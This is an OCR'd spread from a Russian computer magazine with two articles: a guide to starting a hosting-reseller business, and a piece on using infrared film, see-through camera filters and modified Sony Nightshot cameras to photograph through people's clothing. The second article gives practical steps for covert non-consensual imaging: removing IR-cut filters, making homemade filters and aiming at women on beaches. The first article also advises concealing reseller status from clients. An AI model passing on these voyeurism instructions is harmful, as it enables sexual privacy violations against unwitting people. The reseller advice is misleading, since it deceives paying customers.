[Наглядная иллюстрация того, как использование сразу нескольких тайм-слотов увеличивает пропускную способность]



Сам себе хостер

ЗАЙДЯ В РАЗДЕЛ «ХОСТИНГ» ЛЮБОГО ТЕМАТИЧЕСКОГО КАТАЛОГА, ТЫ УВИДИШЬ ДЛИННЫЙ СПИСОК ИЗ ДВУХ, А ТО И ТРЕХ ТЫСЯЧ АДРЕСОВ. КОМПАНИЙ, ОКАЗЫВАЮЩИХ ЭТУ УСЛУГУ, ДЕЙСТВИТЕЛЬНО ОЧЕНЬ МНОГО. ЭТОМУ СПОСОБСТВУЕТ РАЗВИТИЕ ИНТЕРНЕТА И, СЛЕДОВАТЕЛЬНО, ДОХОДНОСТЬ ХОСТИНГОВОГО БИЗНЕСА. НО ПОМИМО ВЫШЕПЕРЕЧИСЛЕННЫХ ФАКТОРОВ СУЩЕСТВУЕТ И ЕЩЕ ОДИН — СТАТЬ ХОСТИНГ-ПРОВАЙДЕРОМ МОЖЕТ ЛЮБОЙ ЖЕЛАЮЩИЙ, НЕ ВКЛАДЫВАЯ В ЭТУ ДЕЯТЕЛЬНОСТЬ СЕРЬЕЗНЫХ СРЕДСТВ | Данила aka xbit (stream@oskolnet.ru, icq 334437228)

Открой свою хостинг-контору

[основы] Хостинг — это не что иное, как выделение места на диске провайдером под нужды пользователя. Он бывает платным и бесплатным. Во втором случае тебя, скорее всего, попросят (читай заставят) разместить рекламный баннер, размеры которого зависят от качества услуг. Так, всем известный *narod.ru* встраивает баннеры 100x100 точек в сайты своих клиентов, а детище компании Agava *holm.ru* (h10, h1) — рекламное окно размером 480x60 пикселов. Встречаются и бескорыстные хостеры, которые ничего не просят взамен. Обычно такие проекты создаются энтузиастами и пространство предоставляют, как правило, только качественным сайтам аналогичной тематики. Чаще всего за словосочетанием «хостинг-провайдер» кроется команда из пяти человек, обслуживающих два-три сервера. Чтобы вывести серверы в онлайн, хостинг-компании приходится арендовать у оператора скоростную линию, оплачивая весь проходящий по ней трафик. Так что если в тарифах провайдера есть план анлимитный, то имей в виду: хостер просто надеется на то, что твой сайт сожрет меньше трафика, чем дозволено, так как последний для него самого небесплатный. Автору известны случаи, когда из-за такого перебора хостинговые компании заставляли веб-мастеров «провинившихся» сайтов доплачивать им за перерасход, и такие случаи вовсе не редки.



[так выглядит та самая панель управления cPanel]

[как зарабатывают хостеры] Все три вида расходования дискового пространства себя полностью оправдывают. У них есть как достоинства, так и недостатки. В первом случае все ясно: хостер получает деньги напрямую от клиента, и это главный плюс такого направления. Но есть и минус: клиентов будет гораздо меньше, чем у двух других категорий, а чтобы вообще хоть что-то заработать, необходимо проводить регулярные рекламные компании, стоимость которых может зашкаливать за $300 в месяц. Вариант номер два. Если провайдер предоставляет по-настоящему качественную бесплатную услугу, то пользователи потянутся к нему сами. Конечно, нужно покрутить рекламу на соседних сайтах, но обойдется это куда дешевле, чем в первом варианте. Да и набрав пользователей, можно поначалу показывать на их сайтах свою рекламу, тем самым становясь еще известнее. Для извлечения финансовой выгоды из этого дела тебе понадобится найти рекламодателя, который и будет финансировать всю эту мини-империю. Сам посуди, каковы будут обороты баннерной рекламы, если на твоих землях расположится пара сотен проектов. Но это только теория. На практике все обстоит иначе. Во-первых, найти рекламодателя, который согласится платить нужную сумму (хотя бы для окупаемости), будет очень сложно. Не стоит забывать и про юзеров, постоянно стучащих в асю за техподдержкой. Игнорировать их — суть отдать клиентов более развитым компаниям. Поэтому если ты хочешь обозначить свой проект как бесплатную площадку, тебе необходимо как минимум три человека, иначе успеть за всем хозяйством будет физически невозможно. И наконец, третий вариант — предоставление безвозмездного хостинга. Такая услуга оказывается в основном для того, чтобы создать сообщество вокруг конкретного веб-проекта. Обыкновенная раскрутка, говоря простым языком. Очень часто из бесплатных такие проекты, набрав популярность и пользователей, пере-





http://webhostingtalk.ru — лучший в России форум по теме. Помимо общения с видавшими виды реселлерами, ты найдешь там кучу полезной инфы и линки на хостинг-провайдеров. http://xbit.switch.pp.ru — временная страничка автора. Здесь в поддержку статьи доступны для скачивания несколько шаблонов, а также книги по теме. Enjoy it! :)

растают в платные или условно бесплатные службы. Этот шаг оправдан на все 100%, так как известности у проекта не убавится, да и поголовного ухода пользователей наблюдать не придется. Ведь поддомен, который раскручивался ими, возможно, не один год, принадлежит хостеру, и уйти — значит потерять всех посетителей, одним словом — убить проект (вообще-то, это два слова! — Прим. b00b1ik.). Что же касается условно бесплатных хостеров, то таковыми они становятся, как правило, на небольшой промежуток времени. Формулировка «условно бесплатный» означает, что за место, занятое пользователем, плата взиматься не будет, однако дополнительные функции в виде поддержки PHP и MySQL будут платными. Например по такой схеме работает *webservis.ru*.



[компания Agava известна больше своими вспомогательными сервисами: рассылками, рекламой, — нежели основными. Это дает большое преимущество]

[реселлинг] Теперь ты имеешь представление о способах извлечения выгоды из подобного проекта. Настало время узнать, откуда же читатель сможет раздобыть свободное дисковое пространство. На самом деле все просто. Многие коммерческие хостеры предоставляют такую услугу, как реселлинг. Ее смысл заключается в выделении под нужды клиента большого дискового пространства. Оно продается оптом. Как в случае с любыми другими товарами существует нижний лимит, так и в данном случае есть минимальная дисковая квота. «2 Гб на диске, 15 Гб трафика, все включено, $44/мес.» — типичное реселлерское предложение. Выплатив указанную в прайсе сумму, ты получишь панель управления всем этим добром. Чаще всего это cPanel (WHM). При помощи такой приблуды клиент сможет управлять дисковым пространством и трафиком: создавать новые тарифные планы, открывать/удалять аккаунты, устанавливать лимиты на почтовые ящики, базы данных и т.д. Очень удобная вещь. К сожалению, она полностью на английском языке, что мешает быстрому освоению. В твоей голове наверняка пробежала мысль об установке и опробовании такой панели на локальном сервере. Не трать время зря — для своей работы скрипт коннектится к серверу сайта компании, что полностью исключает использование варезной версии. Я не хочу превращать статью в руководство по эксплуатации этой панели, при желании ты и сам сможешь во всем разобраться (потрепав нервишки суппорту), к тому же в линках есть ссылка на неплохой мануал. Кстати, создав аккаунт для клиента, юзер, скорее всего, будет иметь возможность наблюдать за состоянием сервера. Большинство провайдеров выделяют панели управления аккаунтом, при помощи которых юзер будет видеть количество израсходованного им трафика, объем БД и занятого места в целом. Но речь не об этом. Для того чтобы твой будущий проект был по-настоящему популярным, нужен трезвый расчет. И начать стоит с выбора сервера, у которого и будет арендоваться пространство для дальнейшей перепродажи. Чем же руководствоваться при выборе будущей площадки? На этот вопрос каждый отвечает сам. Кто-то согласен смириться со скоростью серверов в обмен на низкую плату, а кто-то нет. Вот краткий перечень параметров, по которым и нужно судить о привлекательности площадки:

1 Анонимность. То, что гарантирует каждый владелец площадки, но не всегда соблюдает. Что испытает твой клиент, если после прочтения липовой истории о «крупном дата-центре» пробьет домен по базе WhoIS? У него возникнет много вопросов, например почему владельцы «дата-центра» используют чужие DNS либо же IP сервера числится совсем за другим провайдером. Для предотвращения подобных недоразумений отдавай предпочтение тому прову, который выделяет бесплатные DNS-серверы. Помимо целенаправленной проверки, тебя могут пропалить и совершенно случайно. Например письмо от панели управления, извещающее юзера об израсходовании трафика, может содержать e-mail администратора сервера. Домен, в котором этот мейл находится, будет резко отличаться от твоего. Это повлечет за собой ряд лишних вопросов со стороны клиентов. Читая все это, ты можешь задать логичный вопрос: «А почему вообще надо скрывать свою реселлерскую сущность?». Клиенты запросто могут обратиться напрямую к оператору реселлера. Без посредников. Не поможет даже то, что цены у него на порядок выше, условия невыгодны, а суппорт несвоевременно отвечает на вопросы. Не любят люди посредников.

2 Ценовая политика. Чуть выше я привел сумму в $44. Не все готовы платить такие деньги, учитывая еще и то, что функции, за которые и устанавливается столь высокая плата, не будут востребованы. Новичку целесообразней подыскать провайдера, предоставляющего небольшую дисковую квоту и, соответственно, требующего меньшей ($20–25) оплаты за свои услуги. Стоит обращать внимание на выделяемый трафик и его дополнительную стоимость ($1/Гб считается нормой).

3 Характеристики и функциональность серверов. Один из важнейших факторов. Большинство клиентов очень требовательно к скорости и функциональной начинке серверов. Зачастую именно это и влияет на конечное решение. Поэтому ты, как дальновидный предприниматель, должен изначально позаботиться о предотвращении гневных писем в свой адрес по поводу производительности. Если кто-то думает, что поначалу на скорости работы сервера можно сэкономить, а потом переехать на более быструю площадку, то он сильно заблуждается. Те, кто хоть раз пробовал переехать на другой сервер, меня отлично поймут, не гово-



[любимый форум каждого реселлера — webhostingtalk.ru]

ря уже о тех, кто «перевозил» сразу несколько проектов. Задача очень непростая и рискованная — один неверный шаг, и ты рискуешь потерять клиентов. Какие проблемы могут возникнуть? Например разные пути к компиляторам (к тому же Perl'у) приведут к простою ресурсов, использующих данную технологию, а вовремя предупредить всех клиентов может и не получиться. Бывает и так, что такой поворот событий становится настоящим сюрпризом для самого реселлера, невнимательно отнесшегося к характеристике будущей площадки. Но это ерунда по сравнению с процессом изменения записей в DNS-серверах твоего домена. Внести пару сотен доменов клиентов с координатами — занятие неблагодарное. Вернемся к теме. Функциональность — поддержка баз данных (обычно неограниченное количество), динамических языков (PHP, Perl), файлов .htaccess и т.д. Тут все просто и понятно — чем больше, тем лучше :).

4 Перерасход. Случается так, что один из клиентов не укладывается в отведенные ему рамки и трафик перерасходуется. Каждый провайдер в подобной ситуации ведет себя по-разному. Те площадки, которые не допускают перерасход, просто блокируют такой аккаунт вместе с сайтами клиентов. Думаю, нет необходимости объяснять, какими последствиями это обернется. Другие же так не поступают (конечно, и у них есть предел, обычно пара гигабайт), они просят быстрее оплатить перерасход и дают на это, как правило, двухнедельный срок.

5 Политика хостера. Перед тем как начать рассматривать реселлерские планы хостера, внимательно изучи его политику. Автору известны случаи, когда из-за нарушений правил удалялись реселлерские домены, на которых висели сайты клиентов. А причины были разные: кто-то из клиентов решил заняться спамом или детской порнографией, что является явным нарушением правил большинства провайдеров. Так как нечистому на руку клиенту реселлер по глупости дал поддомен, то удален был и поддомен, и сам домен, и все остальные его поддомены (адреса клиентов должны быть вида http://твой_домен.ru/~логин_клиента, а не http://логин_клиента.твой_домен.ru). Бывает и так, что в список ограничений входит и объем потребляемых ресурсов сервера. Например лимит на использование оперативной памяти.

6 Суппорт. Очень важный пункт, особенно для новичка. Поначалу будет возникать очень много вопросов, и важно вовремя получить на них ответ. К тому же, может получиться так, что клиент задаст вопрос, ответ на который ты знать не будешь. Придется стучать в техподдержку. Если ответ придет через месяц, значит, и клиенту ты сможешь ответить спустя этот же срок.

[редкий хостинг-провайдер не предоставляет услугу реселлинга]

[аренда сервера] Если читатель всерьез будет заниматься описываемым в этой статье ремеслом, то спустя пару месяцев у него наберется несколько десятков или даже сотен клиентов. В этом случае из экономических соображений куда выгоднее переехать на другую хостинговую площадку с начальными тарифами по 5 Гб. Проще говоря, куда дешевле будет взять один пакет на пять гигов, чем набирать этот же объем отдельными пакетами по 100 Мб. Но еще выгоднее взять в аренду сервер. Ты получишь в свое распоряжение минимум 20 Гб, в два раза больше трафика и возможность настройки машины. Единственный отрицательный момент — цена. Аренда стоит недешево (от $100), но если ты уже крупный реселлер, то эта рамка проблемой для тебя не будет. Причем арендовать сервак можно не только у хостинговых компании. Попробуй договориться с админом сервака своего универа, за определенную плату вы найдете общий язык.

[сайт] Лицо фирмы. Он должен не только рассказывать посетителям обо всех новостях компании и тарифах, а еще и внушать доверие. В интернете очень много кидал, и пользователи крайне неохотно расстаются со своими кровными, а если и делают это, то только тогда, когда полностью доверяют продавцу. А о каком доверии может идти речь, если невооруженным глазом видно, что представительство «компании» наспех сверстано в Word'е? Если посетитель засомневается в профессионализме, то денег платить не будет. Все должно быть на высшем уровне: и текст, и оформление. Назревает вопрос: «Что делать, если дизайнер из меня никакой? Не бросать же из-за этого такую затею?». Выходов из ситуации очень много. Например никто не мешает нанять профессионального веб-мастера, обратиться в дизайн-студию, попросить друзей. Но за это придется платить, причем немало. Веб-студия попросит минимум $200, веб-мастер — чуть меньше, в районе $80 – 100. Но и качество будет соответствующим. Есть еще одно популярное решение проблемы — шаблоны. Казалось бы, что может быть удобней: выбрал, скачал, отредактировал. Все просто и бесплатно. Но при таком подходе нужно учитывать ряд моментов. Главный из них — нельзя скачивать шаблоны из открытых, широко известных порталов типа *woweb.ru*. Связано это с тем, что будущие клиенты по природе своей тоже веб-мастера и наверняка не раз посещали подобные порталы. Они сразу же узнают шаблон и дальше главной страницы не пойдут. При желании можно найти забугорный сайт аналогичной тематики и скоммуниздить дизайн оттуда, но так как это все же воровство, а красть несолидно, останавливаться подробно на этом пункте не будем. Гораздо проще приобрести шаблон на распродажах, которые периодически устраиваются дизайн-студиями (продаются разработки, за которые клиенты отказались платить, или же простенькие наброски). Цены, как правило, в несколько раз ниже аналогичной работы на заказ. При выборе макета ты должен исходить из его направленности и возможности адаптации под собственные нужды. То есть если в твоих планах стоит развернуть настоящий портал, посвященный определенной теме, и в довесок к сервисам приписать еще и предоставление дискового пространства, то выбор в пользу макетов типа Content-King вполне оправдан.

Что же касается непосредственно самого сайта — учитывай, что ресурсы, предлагающие только платные сервисы, среди пользователей особой популярностью не пользуются. Так что имеет смысл призадуматься о наполнении сайта тематическим контентом (дополнительный плюс при поисковой оптимизации), написании бесплатных сервисов в виде freemail, раздачи icq uin, форумов и досок объявлений.

[домены] Помимо продажи хостинга, ты будешь иметь доступ и к заведению новых доменных имен. Открытие нового имени будет на порядок дешевле, нежели покупка его у провайдера. Например за домен в международной зоне (.com, .net, .org) придется выложить всего $9. Национальные домены ценятся намного выше. Правда, управление доменным пространством в большинстве случаев будет осуществляться не через панель управления, а посредством переписки с провайдером.

[основные инструменты] Пожалуй, единственный отрицательный момент в организации собственной хостинг-площадки — это заведение новых аккаунтов. Его придется осу-




[здесь можно заюзать демоверсию панели]

ществлять вручную. Для этого тебе выделят специальную панель управления, скорее всего, WMH — лучшую в своем роде. Увы, русифицированной WMH не существует, и тебе придется потратить часок-другой, дабы разобраться, что к чему. Сделать это можно, кстати говоря, и перед принятием решения об открытии собственной конторы. Многие провы предоставляют демодоступ к такой панели, и ты сможешь вдоволь попрактиковаться.

[проблемы продвижения] Продажа хостинга — самый настоящий бизнес, требующий серьезного подхода. Увы, этим ремеслом занимается очень много народу. Из этого можешь делать выводы, насколько серьезна конкуренция. При открытии собственного хостинг-проекта будь готов к посещаемости 5 – 10 человек в день. Столь скромные цифры и есть ниша начинающего хостера. Чтобы добиться более или менее хорошей посеща емости, а следовательно, дохода, необходимо изрядно потратиться на продвижение проекта в Сети. Это может быть реклама в тематических рассылках, баннеры на крупных сайтах и т.д. На эту тему написано немало книг, и при желании можно добиться хороших результатов.

[общение с клиентами] Если ты решил серьезно заниматься таким ремеслом, как продажа хостинга, будь готов к лавине вопросов, которые обрушатся сразу после регистрации 10–12 пользователей. Причем вопросы могут быть как сложными, для ответа на которые тебе самому придется стучать за помощью в суппорт, так и глупыми, идущими в разрез с темой (например, спрашивали о том, как установить локальный сервер, а один раз даже просили исправить синтаксическую ошибку в скрипте). Ответы на подобные вопросы нужно давать в стиле «не наш профиль, извините». Иначе писем будет приходить еще больше, а сайт прослывет как справочная служба. Это, конечно, с одной стороны хорошо, но с другой — отвечать на 100 – 150 писем в день — занятие утомительное. К тому же, что мешает ответить ссылкой на ресурс, содержащий нужную информацию? Если вопрос действительно интересен и актуален, ответ на него стоит публиковать на сайте в разделе FAQ. Этот ход существенно облегчит поддержку клиентов и привлечет новых. Ни в коем случае не удаляй письма в трэш. Support для многих является приоритетным фактором при выборе хостинга. Так что если ты не хочешь иметь репутацию *holm.ru*, лучше всего отвечай хотя бы ссылкой.

[заключение] Какая выгода в реселлинге? Во-первых, ты можешь разместить несколько проектов на одном аккаунте, получить неограниченные возможности. И все это в несколько раз дешевле обычных тарифов других провайдеров. Можешь, как уже говорилось, открыть свою хостинговую контору. Вариантов множество. Столько же и вопросов, возникающих при прохождении пути от rookie до крутого хостинг-олигарха :). Если у тебя возникнут какие-либо вопросы, то ты всегда можешь связаться с автором и заодно высказать свое мнение о данном материале :)



Раздень ее нежно

ВЕСНА — ПОРА ПОДСНЕЖНИКОВ И ЯРКИХ ГОРМОНАЛЬНЫХ ПЕРЕЖИВАНИЙ. ДЕВУШКИ СБРАСЫВАЮТ ЛИШНЮЮ ОДЕЖДУ ДОНЕЛЬЗЯ. НО КАК БЫ НИ БЫЛА РАСКОВАНА СОВРЕМЕННАЯ МОДА, МИНИМУМ ЛОСКУТКОВ ОБЫЧНО ОСТАЕТСЯ, ПРОВОЦИРУЯ СИЛЬНОЕ ЖЕЛАНИЕ ЗАГЛЯНУТЬ ИМЕННО ПОД НИХ. ИЗ ПЯТИ ОСНОВНЫХ ЧЕЛОВЕЧЕСКИХ ЧУВСТВ ГЛАВНЫМ ЯВЛЯЕТСЯ ЗРЕНИЕ. А ВОТ ПРЕСЛОВУТОЕ ШЕСТОЕ ЧУВСТВО — ЭТО, НЕСОМНЕННО, ПОДГЛЯДЫВАНИЕ. ГОВОРЯТ, ЕГО ЦЕНТР НАХОДИТСЯ ГДЕ-ТО НА УРОВНЕ СПИННОГО МОЗГА И НЕ ПОДКОНТРОЛЕН КОМАНДАМ СВЕРХУ (ВРУТ, НАВЕРНОЕ — ПРИМ. ЛОЗОВСКОГО) | Слава Ансимов aka ANSI (ansi@infos.ru)

Правда и мифы о красной пленке

[легенда о красной пленке] Когда-то очень давно, когда фотоаппараты еще были пленочными ;), ходила среди тогдашней детворы красивая легенда о загадочной красной фотопленке. Вставляешь ее в простой фотоаппарат, снимаешь одноклассниц (в смысле, фотографируешь ;)), затем все это дело проявляешь, печатаешь и... созерцаешь то, что давно жаждал увидеть. Все мечтали достать эту таинственную пленку. Кое-кто хвастал, что сам ее видел или разглядывал сделанные ею фотографии в иностранном журнале.

Особо продвинутые деловито уточняли, что пленка эта не красная, а инфракрасная и что стоит она на вооружении в шпионских войсках или, как сейчас принято говорить, в спецслужбах. С улыбкой вспоминая о тех временах, нельзя не отметить, что умники те были не так уж далеки от правды. Конечно, у шпионов фотоаппараты были покруче, но и для простых граждан кое-что выпускалось.

Называлось это инфракрасной пленкой «Эктахром» производства компании «Кодак» (Kodak Ektachrome Infrared Aero Film). А предназначалась она для военной аэрофотосъемки, что, впрочем, совсем не мешало использовать ее фотолюбителям. Пленка отчасти была чувствительна к некоторым цветовым компонентам видимого света, что в сочетании с инфракрасной составляющей позволяло получать причудливые фантастические картинки.

При домашней печати ванночки с проявителем и фиксажем нужно было обертывать фольгой, так как пластмасса пропускала инфракрасные лучи.


Самое-то главное, проникающая способность ближнего инфракрасного диапазона (700 – 900 нанометров) замечательным образом позволяла заглядывать под одежду. Однако вуайеризм в те времена был в глубоком подполье, да и интернета еще не было. Фотографии с просвеченными соседками остались разве что у кого-нибудь в частных архивах. Инфракрасный «Кодак» (впрочем, как и обычный) в советские времена продавался только в капиталистическом забугорье и шаловливого хихиканья не вызывал, несмотря на бурлящую там сексуальную революцию. Пользовали его фотографы-энтузиасты, снимая, в основном, пейзажи. Об эротическом боевом применении мечтали только подростки в советской России.



В четвертом терминале аэропорта Хитроу в Лондоне установлен «раздевающий» сканер-рентген на основе миллиметровых волн

Сейчас подобное фотопленочное чудо в формате 35 мм можно найти под названием Kodak Ektachrome Professional Infrared EIR Film или просто Ektachrome Infrared. Стоит оно всего 22 доллара. Пленка эта прихватывает и видимый спектр (400 – 700 нм), и даже ближний ультрафиолетовый (250 – 400 нм), поэтому картинка, сделанная не в полной темноте, получится вполне узнаваемой по силуэтам. Довольно абстрактными будут цвета (псевдоцвета). Их комбинации можно менять светофильтрами на объективе.

[обнаженка на поток] В нынешнюю цифровую эпоху всевозможных инфракрасных камер, тепловизоров, ночных прицелов и тому подобного просто завались. Все они имеют существенное преи-



[лучше всего просвечиваются купальники, шелк и вся синтетика]





Инструкции по изготовлению самодельного ИК-фильтра из пленки http://www.rit.edu/~andpph/text-infrared-filter.html.



Все об инфракрасной фотографии: http://www.photoweb.ru/prophoto/biblioteka/Metodolog/02.htm http://eos.nmi.ru/articles/InvisibleWorld/ http://search.pbase.com/search?q=infrared http://www.google.com/search?q=infrared+gallery

мущество перед пленочными фотоаппаратами. Как бы ни была хороша кодаковская красная пленка, дело это во всех смыслах темное. Получить нужный эффект просвечивания одежды, а не просто цветовую фантасмагорию довольно нелегко. Это зависит от многих параметров освещения, экспозиции, сочетания светофильтров и других факторов. В пленочном фотоаппарате мы не можем наблюдать конечное изображение сразу, поэтому то, что потом получается на снимке, достаточно непредсказуемо.

Способность цифровой аппаратуры показывать и корректировать результат в процессе съемки обусловила грандиозный прорыв. Кроме того, в наше время не только техника стала совершеннее, но и нравы гораздо свободнее. Промышленность пошла навстречу пожеланиям граждан и выпустила бытовой прибор для подглядывания сквозь одежду.

Изделие фирмы KAYA-Optics именуется Infrared See-Through Filter PF и представляет собой насадку-фильтр, которая надевается на объектив цифровой или даже обычной видеокамеры.

Как известно, изображение в этих устройствах воспринимается матрицей ПЗС (прибор с зарядовой связью (CCD)). Открытыми эти матрицы воспринимают не только видимый, но и ближний инфракрасный диапазон («near infrared» — NIR — 700 –1400 нм). Поскольку в обычном режиме он не нужен, в объективы камер производители вставляют светофильтр, который инфракрасную часть спектра отсекает. А пассивный фильтр KAYA PF делает совершенно обратное — тормозит большую часть видимого участка и пропускает только инфракрасный. Если поменять родной фильтр на KAYA, то камера превратится в инфракрасную.


Результат можно наблюдать на фотографиях. Тонкая и облегающая одежда просто исчезает!.. И всего за каких-то 140-150 условно зеленых единиц, в зависимости от калибра объектива. Кстати, ИК-фильтры производят и другие фирмы, предлагающие весьма широкий диапазон цен.

У разработчика описан еще один вариант визуального прощупывания тела, дающий лучший эффект проникновения, но малопрактичный в полевых условиях. Он основывается на физическом эффекте люминесценции объекта в ИК-диапазоне при освещении его исключительно видимым светом. То есть девушку-цель



[художественная инфракрасная фотография сквозь «розовые очки»]

придется освещать лампочкой, на которую надет фильтр, задерживающий NIR-излучение. Для камеры потребуется опять-таки обратный фильтр PF. Такой задерживающий ICF-фильтр (Infrared Cut Filter) фирма предлагает приобрести за $20. При этом с умным видом отмечается, что вместо лампочки с фильтром сгодится монохромный лазер видимого диапазона ;).
Некоторые видеокамеры, такие как Sony Nightshot, сами по себе имеют ночной режим съемки, при котором стандартный задерживающий ИК-фильтр просто отстегивается. Однако в таком варианте можно снимать только ночью, дневной свет будет забивать матрицу ПЗС, что просто неприемлемо. Зато именно эта камера рекомендуется KAYA, так как от нее легко отстегивается ИК-фильтр. Для прочих камер имеются инструкции по разборке объектива и ручному выдиранию фильтра. Есть также вариант полной замены объектива на «правильный» за 250 долларов.



[летом в аквапарках и на пляжах днюют и ночуют охотники в инфракрасных очках]

[КАК ЛАРУ КРОФТ РАЗДЕЛИ]

Года три назад компания Matrox представила видеокарту Mach Smack G500, которая должна была конкурировать с GeForce 2 и Radeon. Внимание прессы карта привлекла одной уникальной особенностью — способностью раздевать людей. Фирменная технология интерполяции текстуры позволяла изображать одетых людей так, как если бы одежда была снята. Компания заявляла, что это первая видеокарта, позволяющая видеть сквозь одежду.
Вице-президент Matrox по маркетингу Тодд Сандс с юмором позиционировал свое устройство: «Мы полагаем, что любители порнографических игр и подобные извращенцы полюбят эту карту. Эта карта потрясет производство в целом. Напуганы не только производители других видеокарт, в затруднении сайты обнаженных знаменитостей. Нет необходимости платить за них, когда вы можете просто найти любое оцифрованное изображение и смотреть его необработанным».
Эта старая новость с сайта *www.bbspot.com* сильно смахивает на фейк, однако с соответствующим программным обеспечением нет ничего невозможного.



А еще ИК-фильтры позволяют заглянуть за солнцезащитные очки и тонированные стекла.



Сайт производителя «раздевающих» очков www.advanced-intelligence.com.

Именно вокруг Sony Nightshot разгорелся самый громкий скандал в истории красной пленки. Модели, выпущенные до 12 августа 1998 года, могут вести инфракрасную съемку при ярком дневном свете — со всеми вытекающими. Агрегаты, сошедшие с конвейера в августе-декабре 1998-го, модификации не подлежат. Зато все последующие модели можно на раз хакнуть при помощи отвертки.

[все своими руками] Если нет охоты заказывать в интернете и тратить сотни родных американских денег, можно радостно потирать собственные очумелые ручки!
Во-первых, вредный ИК-фильтр можно вывинтить из объектива по инструкциям на сайте *www.kaya-optics.com*. Если это будет проблематично, останется пробивать его во время съемок длительными экспозициями. Естественно, в этом случае можно только делать фотографии, о видеосъемке речи быть не может.
Проверить готовность твоей камеры к восприятию ИК-излучения очень легко. Берешь пульт ДУ от телика и жмешь кнопки, направив пульт прямо в объектив. Если на экране цифровика точка ИК-светодиода пульта светится ярко, то камера сгодится.
Самопальный фильтр для устранения видимого диапазона просто вырезается по форме объектива из засвеченной и проявленной цветной слайдовой фотопленки. Обычно такие кусочки бывают в самом начале рулона отснятой пленки. Конечно, качество фильтра заметно хуже настоящего, но попробовать что-то изобразить можно. При удачном освещении получится даже кого-нибудь раздеть. А если и не выйдет, то фантастическими пейзажами природы можно насладиться точно.

